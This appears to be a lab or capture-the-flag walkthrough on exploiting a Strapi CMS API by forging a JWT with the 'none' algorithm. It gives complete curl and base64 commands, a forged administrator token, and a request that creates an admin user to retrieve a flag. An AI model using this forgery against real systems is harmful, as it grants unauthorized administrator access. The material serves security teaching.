The REST API is running on the target machine and uses JWT based authentication. The implementation of JWT is very crucial for the safety of a REST API. One of its crucial parts is the algorithm which is used for signing the tokens. However, the library code handling the JWT signature algorithm was buggy.

Command: ifconfig
The IP address of the machine is 192.14.147.2. Therefore, the target REST API is running on 192.14.147.3, at port 1337.
Command: curl 192.14.147.3:1337

The response reflects that Strapi CMS is running on the target machine.
Command: curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' [http://192.14.147.3:1337/auth/local/] | jq

The response contains the JWT Token for the user.
JWT Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwiaWF0IjoxNTczMzU4Mzk2fQ.RwNNHvOKZk8p6fICIeezuajDalK8ZSOkEGMhZsRPFSk
Using base64 utility to decode the token.
Decoding the header part of the token retrieved in Step 3:
Command: echo eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9 | base64 -d

Decoding the payload part of the token retrieved in Step 3:
Command: echo eyJpZCI6MiwiaWF0IjoxNTczMzU4Mzk2fQ | base64 -d

Note: Sometimes decoding the header or payload using base64 utility might result in an error. It happens because JWT token uses base64UrlEncode algorithm. It strips off all the "=" signs which serve as the padding character in base64 encoded data.
Since the secret key used for signing the tokens is not known, let’s create a JWT token specifying the "none" algorithm.
Using base64 utility to generate the forged token.
Changing the signing algorithm to "none":
Command: echo -n '{"typ":"JWT","alg":"none"}' | base64

Note: Remove all the trailing "=" from the output.
Modified Header: eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0
Changing the id to "1" in the payload part of the token:
Command: echo -n '{"id":1,"iat":1573358396}' | base64

Note: In Strapi, the id is assigned as follows: - Administrator user has id = 1 - Authenticated user has id = 2 - Public user has id = 3
Since we are using "none" algorithm, no signing key would be used. So, the value for id could be forged and changed to 1 (Administrator).
Modified Payload: eyJpZCI6MSwiaWF0IjoxNTczMzU4Mzk2fQ
We will keep the signature part of the JWT Token as empty, since we are using the signature algorithm as "none".

Forged Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MSwiaWF0IjoxNTczMzU4Mzk2fQ.
Note: Do not forget to place a trailing dot at the end of the payload section.
Using https://jwt.io to decode the forged token:
Use the following curl command to create a new user with administrator role (role = 1).
Command: curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MSwiaWF0IjoxNTczMzU4Mzk2fQ." [http://192.14.147.3:1337/users] -d '{ "username": "test", "email": "test@test.com", "password": "password", "role":"1" }' | jq
Note: The JWT token used in the Authorization header is the one created in the previous step, using the "none" algorithm.

The request for the creation of the new user succeeded. This means that the API supports the JWT tokens signed using the "none" algorithm.

Open the following URL in Firefox:
Strapi Admin Panel URL: [http://192.14.147.3:1337/admin]
Step 8: Retrieving the secret flag

Open the Secretflags content type on the left panel.


Notice there is only one entry. That entry contains the flag.
Click on that entry and retrieve the flag.